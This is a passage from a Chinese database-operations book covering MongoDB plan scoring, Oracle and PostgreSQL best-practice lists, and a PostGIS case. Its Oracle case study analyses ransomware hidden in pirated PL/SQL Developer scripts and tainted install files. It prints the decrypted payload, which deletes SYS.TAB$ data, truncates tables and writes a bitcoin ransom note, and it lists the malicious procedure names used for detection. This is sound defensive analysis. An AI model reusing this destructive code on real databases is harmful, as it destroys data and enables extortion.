引检查过的索引超集, 所以交叉索引的效率往往比单个索引的效率要低。
但是另一方面, 交叉索引扫描的 documents 可能会比单个索引要少。在
这种情况下, 对于交叉索引的计算处罚会由之前提到的 no fetch
bonus 来弥补。*/
        double noIxisectBonus = epsilon;
        if (hasStage(STAGE_AND_HASH, stats) || hasStage(STAGE_AND_
SORTED, stats)) {
            noIxisectBonus = 0;
        }
        double tieBreakers = noFetchBonus + noSortBonus +
noIxisectBonus;
        double score = baseScore + productivity + tieBreakers;
        mongoutils::str::stream ss;
        ss << "score(" << score << ") = baseScore(" << baseScore <<
        ")"
            << " + productivity((" << stats->common.advanced << "
advanced)/(" << stats->common.works
            << " works) = " << productivity << ")"
            << " + tieBreakers(" << noFetchBonus << " noFetchBonus +
        " << noSortBonus
            << " noSortBonus + " << noIxisectBonus << "
noIxisectBonus = " << tieBreakers << ")";
        std::string scoreStr = ss;
        LOG(2) << scoreStr;

        if (internalQueryForceIntersectionPlans.load()) {
            if (hasStage(STAGE_AND_HASH, stats) || hasStage(STAGE_
AND_SORTED, stats)) {

```

```

        score += 3;
        LOG(5) << "Score boosted to " << score << " due to
intersection forcing.";
    }
}

return score;
}

```

默认的 plan 会有一个 baseScore 为 1。获取该 plan 的 works unit 以及 advanced，并计算 $productivity=advanced/worksUnits$ 。我们定义了一个 epsilon 来防止 tie。

就执行计划而言，coverd projection 会更有优势，所以同时有 projectstionstage 和 fetch stage 时，noFetchBounus 为 0。不在内存中 sort 的 plan 优先级更高，所以有 sort stage 的 noSortBonus 为 0。

当出现 tie 时，单个 index 比交叉 index 优先级更高，所以使用 intersection index 时 noIxisectBonus 为 0。如果强制指定使用交叉 index，并且为 hash 或者 sorted stage，则 score+3（为了保证 hint 使用该 index）。

最终计算如下：

```

-
double tieBreakers = noFetchBonus + noSortBonus +
noIxisectBonus;
double score = baseScore + productivity + tieBreakers;

```



更多案例请扫描二维码阅读：

- 由于滥用 Schema less 导致的运营事故——Schema less 而非 Schema free
- 提前排兵布阵，减少阵型调整带来的损耗——Sharding 架构下预分片



作者简介

周李洋, Teambition 运维总监、MongoDB Master、MongoDB Contribution Award 获得者、中国大陆首位 MongoDB Certified Professional、MongoDB 上海用户组发起人、MongoDB 官方翻译组核心成员、MongoDB 中文站博主, 曾任 CSDN MongoDB 版主。关注领域有: 高效运维、运维技术、MongoDB 技术、数据库、数据架构、容器、服务器架构等。





Oracle 运维三十六计

总说

很久以前，笔者刚入行做数据库运维的时候，曾经总结过一句话：管理规范的数据库，除了数据库名称不同，其他都相同；管理混乱的数据库，除了数据库名相同，其他都不同。

当时有位朋友加入一家大企业，管理数百个数据库，她发现这些数据库除了数据库名称都叫 ORCL 之外，其他配置一片混乱，完全不同，问题层出不穷，头痛不已；相比较而言，我们原来的数百个数据库，除了按照业务等关键因素定义了不同的名称，其他配置则完全相同，规范且易于管理。

一个故事道尽了数据库运维的苦辣辛酸。和人间世情相似，“幸运”的数据库大抵相同，而“不幸”的数据库，问题频发并且各有各的故事。

在企业的信息系统中，数据库一直处于核心位置，其位处操作系统之上，依托存储、网络，承接业务应用的数据落地，重要性日益凸现。在 DevOps 时代，数据库的纽带作用同样意义深远。纵观本书所有章节，从网络运维、存储运维、安全运维向上以至数据库运维，既互相

关联，又各有侧重，互相印证则更具价值。而所有这些基础运维进一步演进为自动化运维，消除各种人为操作的风险，降低运维的复杂度，正是 DevOps 时代我们努力的核心。在数据库运维部分，又分化出 Oracle、MySQL 和 PostgreSQL 运维等几个主要流派，其中既有相同，又有各异之处；既体现了通用准则，又有不同专家职业印记的体现，参详对照，笔者读起来也觉得意味盎然、获益良多。

在 Oracle 数据库运维这一部分，笔者结合自己在数据库领域 20 年的亲眼所见、亲身经历，将那些血泪写成的故事，凝聚在三十六条计策（法则）里，和大家共为警示，以期不蹈覆辙，履险如夷。限于本章的篇幅，笔者重点遴选了 3 条法则作为案例分析，从全局法则到具体操作，帮助大家窥一斑而知全豹。

- 有效的备份重于一切。这无疑是所有 DBA 甚至每一位读者都应当重视的法则，大到数据库，小到个人文档，有备方能无患。备份的意义在于防范那些突发事件，在这一法则的展开中，笔者总结了行业里种种刻骨铭心的案例，以此强调备份的重要意义。
- 测试和生产环境隔离。这条法则的本意是避免可能发生的误操作，而在无数的生产事故中，误操作的发生率远远超过了其他风险，既然如此，对生产系统的任何保护都不为过。很多 DBA 对于测试环境和生产环境缺乏界限的概念，对很多操作缺乏敬畏，这里强调的“隔离”是更看重思想认知上的隔离。
- 禁止远程 DDL 和业务时间的 DDL 操作。这一法则是操作意义上的限定，更是内外兼顾的血泪总结，众多恶意攻击都因为远程 DDL 删除和截断了用户的数据，而运维时 DBA 或开发人员一次无心的 DDL，也可能随时引发性能阻塞或系统故障。我们希望这一法则既能隔绝

外部风险，又能防范内部疏忽。

后面所讲的案例也许对于很多 DBA 来说都似曾相识，但是时刻提高安全防范意识，让数据远离风险，是运维的基本职责之一。

三十六计

胜战计

故障不可绝对避免，但是做好充分的准备和规范，可以有效减少故障，或者规避和绕过故障。以不战而屈人之兵者，是为胜战。

第一计 有效的备份重于一切。有了有效的备份，即使遭遇灾难，也可以心中有数，手中不慌。

第二计 制订应急预案和进行演习，这是确保方案有效、可执行的必要工作，没有经过演练的预案就是纸上谈兵。

第三计 建立容灾或异地备份，确保在极端情况下，可以留存数据。Data Guard 架构是最简单的保护手段。

第四计 数据归档和读写分离。无限累积的数据必然影响性能和备份效率，建立数据归档机制，实现读写分离，需要在架构上优先设计。

第五计 测试和生产环境隔离，数据网络隔离。数据库应处于应用系统最后端，避免将其置于对外的访问连接之下，并且绝对不能在生产环境进行测试。

第六计 部署标准和完善的监控体系。监控是一切自动化运维的基础，监控可以让我们更早发现故障，更快应对故障。

第七计 制订规范并贯彻执行。良好的规范是减少故障的基础，全面的规范能推进开发和运维人员的标准化操作。

第八计 运维自动化和智能化，尽可能用脚本或者工具管理实现运维的各种策略和变更，做到自动化，进而探索智能化运维，推进运维能力的持续提升。

敌战计

数据是企业的核心命脉，也是外部觊觎者时时窥视和窃取的目标。做好针对风险的安全防范，御敌于防线之外，是为敌战。

第九计 严格管控权限，明确用户职责。遵循最小权限授予原则，避免因过度授权而带来安全风险；明确不同的数据库用户的工作范围，防范和隔离风险。

第十计 强化密码策略，防范弱口令带来的安全风险。定期更换密码，生产和测试环境严格使用不同的密码策略。

第十一计 限制登录工具，明确限制不同管理工具的使用场景和访问来源，防范未知工具的注入风险。

第十二计 监控监听日志，分析数据库访问的来源、程序等信息，确保其清晰可控，有案可查。

第十三计 加密重要数据，尤其用户和密码等信息，在数据库中应当加密存储。

第十四计 适时升级软件，持续关注 Oracle 软件及更新，参考行业警示，尤其应关注已发布的安全补丁，防范已知漏洞被恶意利用。

第十五计 防范内部风险，绝大部分安全问题都来自于企业内部，通过规章、制度与技术手段规避安全风险。

第十六计 树立安全意识，开始安全审计。安全问题最大的敌人是侥幸，要制订安全方案，定期分析数据库风险，逐步完善数据库安全。

攻坚战

很多数据库的运行故障都是因为开发人员的 SQL 代码编写得不好，或者架构设计不优、新特性使用不当。通过结合 DevOps 理念的 SQL 审核、优化等主动从前端和全局着眼解决和防范问题，扼异变于未变之前，是为攻坚战。

第十七计 使用绑定变量。在开发过程中，严格使用绑定变量，既提升性能，还防范 SQL 注入攻击。

第十八计 审核全表扫描和隐式转换等。全表扫描、隐式转换等操作常常导致 OLTP 系统性能问题，需要在开发端进行 SQL 审核，建立开发规范，实现 DevOps 理念落地。

第十九计 关注新版本的新特性，尤其是版本升级之后，需要提前关注和预防新特性引起的改变，如 Oracle 11g 的串行直接路径读，Oracle 12c 的自适应 LGWR 等。

第二十计 持续保存和记录 AWR 信息，建立性能基线。这是性能诊断的核心，应该持续保存或转储重要系统的性能数据。

第二十一计 善用 Oracle 的闪回特性，尤其是闪回查询，可以在误更新数据等操作后快速回退，纠正错误。

第二十二计 优化 Redo 日志存储和效率，关注和优化 Log File Sync 等待，这是影响数据库事务的重要因素。

第二十三计 增进对业务的理解，参与架构规划。数据库的很多优化必须基于对业务的深刻理解，最佳优化的时机在于架构设计和开发阶段，Oracle DBA 应该不断向前走。

第二十四计 对生产环境保持敬畏，不放过任何性能波动疑点，不想当

然和轻视任何数据操作。任何针对业务数据库的操作都不能草率，在接触数据时都不能掉以轻心。

混战计

在实际运维工作中，环境往往非常复杂，变更操作涉及多部门、多环节，一个操作不当或考虑不周，就有可能引发一次严重的生产事故，所以在运行维护、生产变更中必须严格遵守流程、划分角色、心存敬畏，以杜绝风险，是为混战。

第二十五计 禁止远程 DDL 和业务时间的 DDL 操作，限制高危 DDL 操作仅能在数据库服务器本地进行，严格禁止业务时间的 DDL 操作。

第二十六计 警惕任何不可回退的操作。谨记 rm 是危险的，在数据库内部执行 DROP/TRUNCATE 等破坏性操作时，同样应当谨慎，最好做备份。

第二十七计 不要轻易删除任何一个归档日志，在归档模式一定要做好归档备份和空间监控，确保日志的连续性是系统恢复的根本。

第二十八计 严格按照变更测试和流程操作，并做到变更记录审计。在变更之前通过仿真系统严格验证，形成详细的流程、步骤和指令，并遵照执行。记录操作日志，对任何数据库操作做到有迹可查、有踪可寻。

第二十九计 必须为变更制订回退方案，不走单行线，确保出现异常时能够将系统恢复原貌。

第三十计 选择合适的变更窗口，不可过度乐观、草率，避免陷入不可预期的变更陷阱。

第三十一计 做变更之后进行日志核查，在维护期间应当提炼、摘取维护期生成的所有日志，确保无误。

第三十二计 对重要操作实现人员备份，在执行重要操作时应有两个人在场，互相监督审核，不做疲劳变更和草率决策。不要在做维护时冒险，当数据库的表征超出了你的预期时，停下来，不做现场的风险性尝试。

败战计

在运维工作中，是无法绝对避免出现问题的，所以要针对问题做出预案，形成规则，在紧急时刻照章办事，加快处理流程和速度，必要时寻求外部援助，最小化故障影响，是为败战。

第三十三计 明确连续性或一致性优先原则，首要优先级在紧急故障时会直接影响决策，必须事前明确，在处置故障时才能顺畅执行。

第三十四计 建立顺畅的部门协作流程，数据库运维外延包括主机、存储、网络、开发等，往往需要多个部门协作才能有效解决问题或推进变革。

第三十五计 对数据恢复必须确立明确的方案和步骤，在面对灾难时，不要急于进行恢复尝试，以免导致次生故障，需要明确分析、清晰决策，才能万无一失。

第三十六计 关键时刻保护现场寻求支持，在数据库出现超出常规、无法把握的问题时，要保护现场，寻求支持，避免无序尝试带来的数据损失！



案例：禁止远程 DDL 和业务时间的 DDL 操作


【相关计策：第二十五计】

对于数据库来说，DDL 操作多数情况下意味着不可回退，而一旦轻率发出某些 DDL 操作，就可能导致数据库故障。比如在业务高峰期创建一个索引，就可能引发严重的竞争和性能瓶颈；比如黑客删除一个数据表或者创建一个任务，就可能危害数据。

从无数惨痛的教训中，我们总结：如果能够禁止远程 DDL 操作，遵守严格的变更流程在服务器本地执行 DDL 操作，可以有效防范很多安全风险。严禁业务高峰时间的 DDL 操作。将变更规范在有计划的时段进行，则可以有效避免影响业务。

2016 年年底和 2017 年年初，在 Oracle 数据库领域，爆发了一个重要的安全事件，那就是针对 Oracle 数据库的比特币勒索事件。这一事件后来蔓延到其他数据库领域，着实让 DBA 们度过了一个繁忙的季节。

这一次事件的爆发非常令人匪夷所思。最早报告的客户声称，他们的企业数据环境非常安全，网络隔离，安全防护齐备，但是数据库仍然被恶意攻击。在 Oracle 数据库受攻击之后，数据库的告警日志中，可能充斥大量类似如下图所示的信息。



当时客户一片恐慌，草木皆兵。因为不了解问题的起因，也就不知

道如何防范，客户深为疑虑，后来经过沟通、了解和分析，得到的原因出乎所有人的意料。

问题的根本原因是，如果用户从互联网上下载了盗版的 PL/SQL Developer 工具（尤其是各种绿色版、破解版），就可能因为这个工具中招。所以这个问题和 Oracle 本身关系不大，也没有注入攻击那么复杂。而是随着你使用这个工具，用户的权限就自然被附体的恶意代码入侵了。

PL/SQL Developer 在中国的流行程度和盗版程度毋庸置疑。这个软件的安装目录下有一个脚本文件 AfterConnect.sql，这个脚本就是真正的问题所在。如果安装的是正版软件，这个脚本文件是空文件，但是被注入的文件包含了一系列的 JOB 定义、存储过程和触发器定义，这就是祸患的源头。

重要的问题要说三遍：盗版软件害人！盗版软件害人！盗版软件害人！

我们展开谈一谈这个问题。受感染文件 AfterConnect.sql 开头是这样的，伪装成一个 login.sql 的脚本内容，有清晰的注释代码：

```
-- Copyright (c) 1988, 2011, Oracle and/or its affiliates.  
-- All rights reserved.[14]  
--  
-- NAME    login.sql  
-- DESCRIPTION  
--    PL/SQL global login "site profile" file  
--    Add any PL/SQL commands here that are to be executed when a  
--    user starts PL/SQL, or uses the PL/SQL CONNECT command.  
--  
-- USAGE  
--    This script is automatically run
```

```
-- This SQL was created by Oracle ; You should never remove/
delete it!
```

其实际内容是加密的，用户看不到，但是可以通过 unwrap 工具解密：

```
create or replace procedure "DBMS_SUPPORT_INTERNAL"
wrapped
a000000
354
abcd
7
6f2 467
N/V8HjJRfuLs0jji4Nsz59BipVwwg0NcTPZ3Z46BqqqVlW/
f91N+YSzjDJV+ZQUuE5EGR366
EJm1fvzRE58yt60Zc4KSTcpvVvL2DbSsleURLQZt1s3WJA5pz/
M0+jPWnkT4FjkVuBeLaMdy
ALf02U3cX8XvuLMWMTTUCuIMWE1YSspHs1ZXI9Gs+vtlQBvjnl0e6gd3z3/
W+1hQ9NVZ/I6C
...
/
```

无疑，黑客是非常了解 Oracle 数据库的，其脚本代码的核心部分，解密后如下：

```
BEGIN
SELECT NVL(TO_CHAR(SYSDATE-CREATED ),0) INTO DATE1 FROM
V$DATABASE;
IF (DATE1>=1200) THEN
EXECUTE IMMEDIATE 'create table ORACHK'||SUBSTR(SYS_GUID,10)||'
tablespace system as select * from sys.tab$';
DELETE SYS.TAB$ WHERE DATAOBJ# IN (SELECT DATAOBJ# FROM SYS.
OBJ$ WHERE OWNER# NOT IN (0,38)) ;
COMMIT;
EXECUTE IMMEDIATE 'alter system checkpoint';
SYS.DBMS_BACKUP_RESTORE.RESETCFILESECTION(14);
FOR I IN 1..2046 LOOP
DBMS_SYSTEM.KSDWRT(2, 'Hi buddy, your database was hacked by
SQL RUSH Team, send 5 bitcoin to address 166xk1FXMB2g8JxBVF5T4Aw1Z
5aZ6vSE (case sensitive), after that send your Oracle SID to mail
```

```
address sqlrush@mail.com, we will let you know how to unlock your
database.');
```

```
END LOOP;
```

```
END IF;
```

```
END;
```

请留意黑客的专业性，在程序的开端有以下判断语句：

```
SELECT NVL(TO_CHAR(SYSDATE-CREATED ),0) INTO DATE1 FROM
V$DATABASE;
```

```
IF (DATE1>=1200) THEN
```

也就是说，判断数据库创建时间是否大于 1200 天，如果是，才开始动作（这个判断相当有见地。那些小库和新库，数据太少，因而不重要。要放长线钓大鱼）。如果你的数据库还没有爆发问题，那可能是因为时间还没有到。

注入的脚本还包括创建一系列的存储过程，创建大量的定时任务，Truncate 截断用户的数据表。事实上，这个摧毁是致命的，即使用户缴纳了赎金，黑客也无法帮助你还原数据。

主要的存储过程包括以下几个，这些名称已经被加入到我们的数据库健康检查标准工具“白求恩”中，以防范这样的隐患：

```
PROCEDURE "DBMS_CORE_INTERNAL      "
PROCEDURE "DBMS_SYSTEM_INTERNAL    "
PROCEDURE "DBMS_SUPPORT_INTERNAL    "
```

而攻击的核心代码这样递归 Truncate 所有数据表：

```
STAT:='truncate table '||USER||'.'||I.TABLE_NAME;
```

国内受此影响的数据库，保守估计也有数百个，甚至引发了大量无法恢复的数据灾难。当然，如果我们已经遵循了第一计，保持有效的备份，那么还可以及时恢复数据，但是如果未能保有及时、有效的备份，数据的损失可能会非常严重。

这一类的安全风险，往往防不胜防，料无可料，所以还是要加强规范和管理，从源头上就杜绝这类问题发生的可能性。如果我们能够屏蔽数据库远程 DDL 的执行，那么这些创建注入对象的语句就无法执行，数据库也就实现了这类风险的自然免疫，一个数据库自身的抗体是健康的根本。

我们曾经呼吁使用正版软件是为了保护知识产权，今天又多了一个理由：为了保护我们的数据安全。强烈建议用户检查数据库工具的使用情况，避免使用来历不明的工具产品。采用正版软件，规避未知风险。

最后简单陈述一下，我们知道，绝大多数数据库的客户端工具，在访问数据库时，都可以通过脚本进行一定的功能定义，而这些脚本往往就是安全漏洞之一。本例的攻击手段非常初级，但是也非常巧妙。

下载来源不明、汉化来历不明、破解来历不明的工具是数据库管理大忌，以下列出了常见客户端工具的脚本位置，需要引起注意：

```
SQL*Plus: glogin.sql / login.sql
TOAD : toad.ini
PLSQLdeveloper: login.sql / afterconnect.sql
```

强烈建议用户加强数据库的权限管控，生产环境和测试环境隔离，严格管控开发和运维工具。

这一次安全事故，似乎打开了一个潘多拉魔盒，随后又爆发类似的安全事故。在中国很多用户习惯从百度云盘下载各种 Oracle 数据库的安装介质，最近一份被污染的介质被广泛传播了出去。作者恶意修改了数据库中的 prvt supp.plb 源文件，其中的恶意代码是 DBMS_SUPPORT_DBMONITOR:

```
[oracle@enmo ~]$ grep DBMS_SYSTEM $ORACLE_HOME/rdbms/admin/*
/product/11.2.0/eygle/rdbms/admin/prvt supp.plb:
create or replace procedure DBMS_SUPPORT_DBMONITOR wrapped
```

```
/product/11.2.0/eygle/rdbms/admin/prvtsupp.plb: create  
or replace trigger DBMS_SUPPORT_DBMONITOR
```

通过触发器，定时执行存储过程，与之前的案例如出一辙。存储过程的核心代码判断数据库的创建时间，如果大于或等于 300 天，则备份 tab\$ 的内容后删除之：

```
EXECUTE IMMEDIATE 'create table ORACHK'||SUBSTR(SYS_GUID,10)||'  
tablespace system as select * from sys.tab$';  
DELETE SYS.TAB$;
```

在数据库下次启动时，元数据被损坏，数据库则无法启动，抛出 ORA-600 16703 的异常（这个错误是指数据库字典出现不一致）：

```
ORA-00600: internal error code, arguments: [16703], [1403], [20],  
[], [], [], [], []
```

这个案例同样警示我们，安全的风险无处不在，唯有正道直行才可能规避这些问题。

类似事件回顾：

- 2017 年 8 月，境内外多家安全公司爆料称 NetSarang 旗下 Xmanager 和 Xshell 等产品的多个版本被植入后门代码，可能导致大量用户服务器账号及密码泄露。
- 2015 年 9 月，黑客向 iOS 应用开发工具 Xcode 植入恶意程序，通过网盘和论坛上传播，感染 App，病毒感染波及 App Store 下载量最高的 5000 个 App 中的 76 个，受影响用户数超过 1 亿。
- 2012 年 2 月，中文版 Putty 等 SSH 远程管理工具被曝出存在后门，该后门会自动窃取管理员所输入的 SSH 用户名与口令，并将其发送至指定服务器上。

风险从来都不是臆想，就在你不经意的时刻，风险可能就以匪夷所

思的方式降临到身边。我们唯有遵循完善的安全方案和守则，以及来自实践的经验，不断加强安全防护，才能从根本上规避种种安全风险。

安全防范，请从今日开始。

更多案例请扫描二维码阅读：

- 有效的备份重于一切
- 测试和生产环境隔离



作者简介

盖国强，云和恩墨创始人，中国地区首位 Oracle ACE 和 ACE 总监，曾获“2006 年中国首届杰出数据库工程师”奖，拥有超过 15 年的数据库实施和架构咨询经验，对于数据库性能优化及内部技术具有深入理解。盖国强先生是中国地区最著名的 Oracle 技术推广者之一，他的专著《深入解析 Oracle》、《循序渐进 Oracle》等书籍受到 Oracle 技术爱好者的广泛好评。2011 年盖国强先生创建了云和恩墨，致力于为中国用户提供专业的数据服务。





PostgreSQL 运维三十六计

总说

2008 年我加入了一家移动互联网公司——斯凯，当时公司处于起步阶段，人比较少，使用的数据库比较繁杂，我就是在那时接触到了 PostgreSQL。一年之后，我们发现不管是从稳定性还是从性能、功能、可靠性各方面来讲，PostgreSQL 都满足了我们的需求，还提供了其他数据库所没有的特性。这些给我们之后全面应用 PostgreSQL 提供了信心。

2011 年 PostgreSQL 中国用户会成立，我有幸在 PostgreSQL 社区结识了一群对 PostgreSQL 充满热情的年轻人，大家一起为 PostgreSQL 在国内的推广做着努力。之所以为之布道，是因为我们觉得 PostgreSQL 确实是非常好的产品，我们的企业也从中获益很多，它的代码优雅、稳定性好、性能佳、扩展性强、接口丰富，这些优点都值得我们宣扬。然而当时国内对 PostgreSQL 数据库的认知非常少，也很少有企业在用它。几年下来，我们很欣慰地看到越来越多的企业和公司开始使用 PostgreSQL，尤其是随着云计算的发展以及物联网的兴起，数据库复杂计算的需求增多，数据模型越来越复杂，PostgreSQL 的普及也越来越快。现在已经有来自金融、电力、运输、新零售、政府、科研等行业的龙头企业的核心数据库在使

用 PostgreSQL，较大规模的用户包括阿里、高德、腾讯、平安科技，等等。

PostgreSQL 不仅仅是一个数据库，更是一个数据工厂，它可以兼容各个平台，可以通过 PL/language 对接软件生态；可以通过开放的类型、OP、IDX、AGG、WIN 等对接行业生态，支持各种行业（基因、化学、医疗、图像搜索等）；可以通过开放的 FDW 接口对接更多的外部数据源；可以通过 SCAN 接口对接硬件生态，例如 GPU\TPU\FPGA 等。PostgreSQL 功能很强大，支持多核并行、LLVM、向量计算、列存储扩展、外部数据源扩展，支持各种数据类型（除了常规类型之外，还支持 GIS、全文检索、JSON、KV、XML、RANGE、数组、枚举、复合等类型），支持多种索引接口（btree、hash、gin、gist、spgist、brin、rum、bloom 等），支持非常丰富的 SQL 语法（例如空间搜索、窗口查询、多维分析、递归查询、HASH、MERGE、NEST JOIN、GROUP AGG、MERGE SORT 等）。因此 PostgreSQL 在很多场景下都有很棒的表现。

2015 年我加入了阿里云，将 PostgreSQL 应用到了更广泛的业务场景中，多年下来也积累了不少的心得和经验，希望分享给大家，共同进步。这篇“PostgreSQL 运维三十六计”是我总结的 PostgreSQL 在各种应用场景下的最佳实践建议，包括以下方面：

- 文本模糊、相似、正则搜索、数组搜索的最佳实践
- GIS 空间数据管理、空间 + 时间虚拟红包业务、物流业务的最佳实践
- 物联网场景的数据最佳实践
- 在线和分析两种业务数据库合一的最佳实践
- 透视、圈人、预测等分析型场景的数据库最佳实践
- 高并发、低延迟的在线事务数据库最佳实践

- 金融行业数据库最佳实践
- 数据库设计最佳实践
- 数据库管理最佳实践

希望这些最佳实践的分享能够帮更多的人深入了解 PostgreSQL 的适用场景，我也会坚持不断地总结和输出自己的经验和体会，欢迎关注本文最后的二维码，一起交流学习。

三十六计

文本模糊、相似、正则搜索、数组搜索的最佳实践

第一计 任意字段组合查询有高招，GIN 复合倒排索引来帮忙。

第二计 数据库 CPU 杀手：模糊查询、正则匹配有解吗？将 PostgreSQL GIN 和 GiST 索引接口一把抓，亿级数据毫秒响应很靠谱。

第三计 相似的数组、相似的文本、相似的分词、相似的图像，数据库能处理吗？PostgreSQL 火眼金睛，实时辨别相似数据。盗图、盗文跑不掉。

GIS 空间数据管理、空间 + 时间虚拟红包业务、物流业务的最佳实践

第四计 O2O、社交没有 GIS 可不得了。天气预报、导航、路由规划、宇航局、测绘局没有 GIS 也要乱。PostGIS、OpenStreetMap、pgrouting 不可不知道。

第五计 支付宝 AR 红包闹新年，既有位置又有图片比对，敢问数据库能不能做，PostGIS、PostgreSQL imgsmlr 图像特征查询亮高招。

第六计 物流配送、打车软件、导航软件、出行软件、高速路运行、高铁运行都离不开路径规划，PostgreSQL PostGIS、pgrouting、OSM、机器学习库（madlib）一站式解决。

物联网场景的数据最佳实践

第七计 物联网、智能DNS、金融、气象范围查询很苦恼，效率低下量不少，range 类型来帮忙，一条记录顶千条；查询索引 GiST 来帮忙，查询响应只需要零点几毫秒。

第八计 DT 时代数据多得不得了，传统关系型数据库扛不住，请试试 PostgreSQL 流式实时处理。

第九计 监控系统要颠覆，主动问询模式能耗比低，99% 是无用功。PostgreSQL 异步消息、流式计算一出手，能耗比提升 99%，单实例即可实现千万 NVPS。

第十计 PostgreSQL 递归查询有妙用：大量数据的求差集、最新数据搜索、最新日志数据与全量数据的差异比对、递归收敛扫描，能提升数百倍性能。

第十一计 危化品管理有痛点，PostgreSQL GIS、化学类型、流计算来帮忙。

第十二计 PostgreSQL BRIN 块级瘦索引能解决物联网、金融、日志、行为轨迹类数据快速导入与高效查询的矛盾。

第十三计 数据压缩要注意，旋转门时序数据有损压缩，列存储块级无损压缩。

在线和分析两种业务数据库合一的最佳实践

第十四计 云端高招：冷热分离、多实例数据共享。分析、快速试错、

OLTP、OLAP 一网打尽。

第十五计 HTAP 是趋势，OLTP 数据库能同时实现 OLAP 吗？PostgreSQL 大补丸：多核并行、向量计算、JIT、列式存储、聚合算子复用，能轻松将性能提升两个数量级。

透视、圈人、预测等分析型场景的数据库最佳实践

第十六计 商业时代广告满天飞，提高营销转化率有高招。PostgreSQL 实时用户画像与圈人来帮忙，万亿 user tag 毫秒响应。

第十七计 用户画像 tag 多，万列宽表谁家有？PostgreSQL 妙招解，varbitx 支持实时用户画像，单机支持十万亿 user tag 体量，毫秒级实时圈人。

第十八计 数据预测、挖掘有插件，MADLib 来自伯克利，几百种学习算法供你任意用，还可以选 pl/r 和 pl/python 等存储过程编程语言。

高并发、低延迟的在线事务数据库最佳实践

第十九计 数据库只能增删改查，不能处理复杂逻辑？PostgreSQL 数据库端编程，支持 plpgsql、pljava、plperl、plpython、pltcl、pljavascript 等函数式编程语言，处理复杂业务逻辑很轻松，解决一致性、低延迟的问题。

第二十计 被裹脚式 sharding 吓怕了吗？PostgreSQL real sharding 来帮忙，轻松实现数据库水平拆分、跨平台数据融合。

第二十一计 PostgreSQL advisory lock 效率高，能实现每秒单行并发更新几十万次，让秒杀轻松实现。

金融行业数据库最佳实践

- 第二十二计 数据库既要具备可靠性又要具备弹性，实现事务级可选最重要。PostgreSQL 金融级可靠性，事务级可控多副本，正面解决性能与可靠性的矛盾问题。
- 第二十三计 金融行业 Oracle Proc*C 很流行，PostgreSQL ECPG 高度兼容 Proc*C。
- 第二十四计 社会关系繁多：金融风控、公安刑侦、人脉分析，图式数据搜索实现起来效率低，PostgreSQL 函数式编程、异步消息、复杂 JOIN 等手段能实现高效的图式数据查询需求。
- 第二十五计 企业数据品种多，跨平台数据共享难实现，实时性难解决。PostgreSQL 流式数据泵延迟低，扩展性好。

数据库设计最佳实践

- 第二十六计 命名很重要，比如不要使用除小写字母、数字和下画线以外的字符作为对象名。
- 第二十七计 QUERY 很重要，病从口入。比如应该用具体的字段列表代替 `select * from t`，不要返回任何用不到的字段。另外表结构发生变化也容易出现问題。
- 第二十八计 设计不可忽视，比如全球化业务，建议使用 UTF-8 字符集。
- 第二十九计 数据类型选择要注意，不要什么都用字符串，准确诠释数据类型最重要，PostBIS 插件可以处理基因类型。
- 第三十计 数据类型选择要注意，不要什么都用字符串，准确诠释数据类型最重要，RDKit 插件可以处理化学类型。

数据库管理最佳实践

第三十一计 安全与审计对上市公司来说不可少。从密码到认证、从链路到存储、从 DBA 到开发账号，一个都不能少。

第三十二计 诊断少不了，活动视图、插件、日志、debug、隐含参数、perf，样样都要了如指掌。

第三十三计 优化有高招，前提是熟悉环境、数据库原理、操作系统、网络和业务逻辑。

第三十四计 数据库要经常备份与恢复，逻辑备份物理备份要得当。

第三十五计 日常维护要制度化，保养很重要：日常小保养，月度大保养，年度复盘。

第三十六计 目前主要的云服务厂商都支持了 PostgreSQL，开箱即用，用上计。



案例：菜鸟末端轨迹项目中的面面判断

【相关计策：第四计】

背景

这个案例是关于菜鸟末端轨迹项目中涉及的一个关键需求：面面判断。

菜鸟的数据库中存储了一些多边形记录，约有几百万甚至上千万条。一个小区在地图上是一个多边形，就对应了一条记录。不同的快递公司会有不同的多边形划分方法，例如按照每个网点负责的片区来划分，或者按照每个快递员负责的片区来划分。用户在寄件时，根据自己的位置查找某家快递公司负责该片区的网点，或者负责该片区的快递员。

转化为需求

在数据库中存储了一些静态的面信息，代表每个小区、园区、写字楼等，所有的面不相交。为了支持不同的业务类型，对一个地图可能有不同的划分方式，如前所述，有的快递公司会根据网点负责的区域来划分，有的会根据快递员负责的区域来划分。因此在一张地图上会有多个图层，每个图层的多边形划分方法都不一样。

现在，我们要根据快递公司、客户的位置点快速得到包含这个点的多边形，即得到对应快递公司负责这个片区的网点，或者找到负责该片区的快递员。

架构设计

要实现这个功能，可以使用阿里云 RDS PostgreSQL，以及 PostGIS 插件。

申请好 RDS PG 后，创建 PostGIS 插件，然后就可以使用空间数据库功能了：

```
create extension postgis;
```

阿里云 RDS PostgreSQL 网址为 <https://www.aliyun.com/product/rds/postgresql>。

在开通了 RDS PG 后，使用 pgadmin 即可连接管理 PostgreSQL，程序端使用可参考：《致 DBA，开发者，内核开发者，架构师 - PostgreSQL 爱好者参考资料》，网址 https://github.com/digoal/blog/blob/master/201611/20161101_01.md。

我们需要用到 PostGIS 插件的两个函数，ST_within 和 ST_Contains，介绍如下。

ST_within

A 空间对象被 B 空间对象包含时，返回 TRUE。

```
boolean ST_Within(geometry A, geometry B);
```

例子:

```
-- a circle within a circle
```

```
SELECT ST_Within(smallc,smallc) As smallinsmall,
       ST_Within(smallc, bigc) As smallinbig,
       ST_Within(bigc,smallc) As biginsmall,
       ST_Within(ST_Union(smallc, bigc), bigc) as unioninbig,
       ST_Within(bigc, ST_Union(smallc, bigc)) as beginunion,
       ST_Equals(bigc, ST_Union(smallc, bigc)) as bigisunion
FROM
(
  SELECT ST_Buffer(ST_GeomFromText('POINT(50 50)'), 20) As smallc,
         ST_Buffer(ST_GeomFromText('POINT(50 50)'), 40) As bigc)
```

As foo;

```
-- Result
```

```
smallinsmall | smallinbig | biginsmall | unioninbig |
beginunion | bigisunion
-----+-----+-----+-----+-----
t           | t           | f           | t           | t
| t
(1 row)
```

ST_Contains

